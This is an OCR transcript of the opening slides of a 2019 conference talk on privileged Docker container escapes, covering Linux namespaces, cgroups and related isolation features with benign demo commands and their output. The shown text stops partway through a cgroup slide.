
Fancy "privileged" Docker container escapes

Disconnect3d
@ AlligatorCon Europe 2019

whoami

- Security Engineer @ TRAIL OF BITS
- Captain of Just Cat The Fish CTF team
- Interested in security, low level stuff and reverse engineering <3
- Contributing to some open source projects here and there ;)

@disconnect3d_pl
https://disconnect3d.pl/



Questions!!11

1. Who use Docker?

2. Who use Docker on production?

3. Who read
“*Understanding Docker escapes*”
or went through @_fel1x’s tweet?

Let’s start with “container lies”

aka containers are not [lightweight] VMs...

So what are they?

There is no such thing as “containers” in Linux kernel

And they are just an abstraction thing we put around process[es]

TLDR

namespaces	- “what you can see”
cgroups	- “what you can use”
capabilities	- splits root privileges
seccomp	- limits syscalls
AppArmor/SELinux	- limits various access (syscalls, files, etc) via LSM hooks

Source: https://stackoverflow.com/questions/34820558/difference-between-cgroups-and-namespaces
See also: “man 7 cgroups/namespaces/capabilities and Docker docs for seccomp/apparmor

TLDR

namespaces - “what you can see”

cgroups - “what you can use”

capabilities - splits root privileges

seccomp - limits syscalls

AppArmor/SELinux - limits various access (syscalls, files, etc) via LSM hooks

Note that there is no magic box called “container”, those are just things you can change for a given process

Source: https://stackoverflow.com/questions/34820558/difference-between-cgroups-and-namespaces
See also: “man 7 cgroups/namespaces/capabilities and Docker docs for seccomp/apparmor

Namespaces

Namespaces

Wraps global resources to limit the view of a given process.

Namespaces

Wraps global resources to limit the view of a given process.

- pid — process IDs
- net — network devices, stacks, ports, etc.
- user — User and group IDs
- mnt — mount points
- uts (UNIX Timesharing System) — Hostname and NIS domain name
- cgroup — cgroup root directory
- ipc — System V IPC and POSIX message queues

PID namespace

IN THE CONTAINER

```
root@9e94e3288658:/# cp /bin/bash myprocess && ./myprocess
```

PID namespace

IN THE CONTAINER

```
root@9e94e3288658:/# cp /bin/bash myprocess && ./myprocess
root@9e94e3288658:/# ps axf
PID TTY      STAT TIME COMMAND
  1 pts/0    Ss   0:00 bash
 11 pts/0    S    0:00 ./myprocess
 26 pts/0    R+   0:00  \_ ps axf
```

PID namespace

IN THE CONTAINER

```
root@9e94e3288658:/# cp /bin/bash myprocess && ./myprocess
root@9e94e3288658:/# ps axf
PID TTY      STAT TIME COMMAND
  1 pts/0    Ss   0:00 bash
 11 pts/0    S    0:00 ./myprocess
 26 pts/0    R+   0:00  \_ ps axf
```

ON THE HOST

```
$ ps axf | grep myprocess -B3
1031 ?      Ssl 0:00 /usr/bin/containerd
2897 ?      Sl  0:00  \_ containerd-shim [...]
2924 pts/0  Ss  0:00      \_ bash
2996 pts/0  S+  0:00          \_ ./myprocess
```

PID namespace

IN THE CONTAINER

```
root@9e94e3288658:/# cp /bin/bash myprocess && ./myprocess
root@9e94e3288658:/# ps axf
PID TTY      STAT TIME COMMAND
  1 pts/0    Ss   0:00 bash
 11 pts/0    S    0:00 ./myprocess
 26 pts/0    R+   0:00  \_ ps axf
```

The process being in a PID namespace can only see things within it and thinks its all the system out there

ON THE HOST

```
$ ps axf | grep myprocess -B3
1031 ?      Ssl 0:00 /usr/bin/containerd
2897 ?      Sl  0:00  \_ containerd-shim [...]
2924 pts/0  Ss  0:00      \_ bash
2996 pts/0  S+  0:00          \_ ./myprocess
```

How do you check namespaces?

Listing process namespaces

```
# ls -l /proc/self/ns
```

Listing process namespaces

```
# ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 root root 0 Aug 15 09:07  pid              -> 'pid:[4026532262]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  pid_for_children -> 'pid:[4026532262]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  user             -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  net              -> 'net:[4026532264]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  mnt              -> 'mnt:[4026532259]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  uts              -> 'uts:[4026532260]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  cgroup           -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  ipc              -> 'ipc:[4026532261]'
```

Listing process namespaces

```
# ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 root root 0 Aug 15 09:07  pid              -> 'pid:[4026532262]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  pid_for_children -> 'pid:[4026532262]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  user             -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  net              -> 'net:[4026532264]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  mnt              -> 'mnt:[4026532259]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  uts              -> 'uts:[4026532260]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  cgroup           -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  ipc              -> 'ipc:[4026532261]'
```

There are 7 of them

Listing process namespaces

```
# ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 root root 0 Aug 15 09:07 pid -> 'pid:[4026532262]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07 pid_for_children -> 'pid:[4026532262]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07 net -> 'net:[4026532264]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07 mnt -> 'mnt:[4026532259]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07 uts -> 'uts:[4026532260]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07 ipc -> 'ipc:[4026532261]'
```

There are 7 of them

Listing process namespaces

```
# ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 root root 0 Aug 15 09:07  pid              -> 'pid:[4026532262]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  pid_for_children -> 'pid:[4026532262]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  user             -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  net              -> 'net:[4026532264]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  mnt              -> 'mnt:[4026532259]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  uts              -> 'uts:[4026532260]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  cgroup           -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 Aug 15 09:07  ipc              -> 'ipc:[4026532261]'
```

...and they have IDs

Cgroups

Cgroups

allow to organize processes into hierarchical groups

Cgroups


allow to organize processes into hierarchical groups
and
control access to and limit resources
(cpu, pids, i/o, devices, memory etc)

Cgroups


allow to organize processes into hierarchical groups
and
control access to and limit resources
(cpu, pids, i/o, devices, memory etc)

Disclaimer: Docker uses cgroups v1 and so the content here is about v1


Cgroup hierarchy example




Cgroup hierarchy example




Cgroup hierarchy example




Cgroup hierarchy example



Cgroup hierarchy example



Cgroup hierarchy example



Cgroup controllers [v1]

```
# mount | grep cgroup
cgroup on /sys/fs/cgroup/cpuset           type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/devices          type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/pids             type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/rdma             type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/cpu,cpuacct      type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/hugetlb          type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/blkio            type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event       type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/freezer          type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/memory           type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/systemd          type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)

cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
```

Cgroup controllers [v1]

Just the path (does not really matter!)

```
# mount | grep cgroup
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
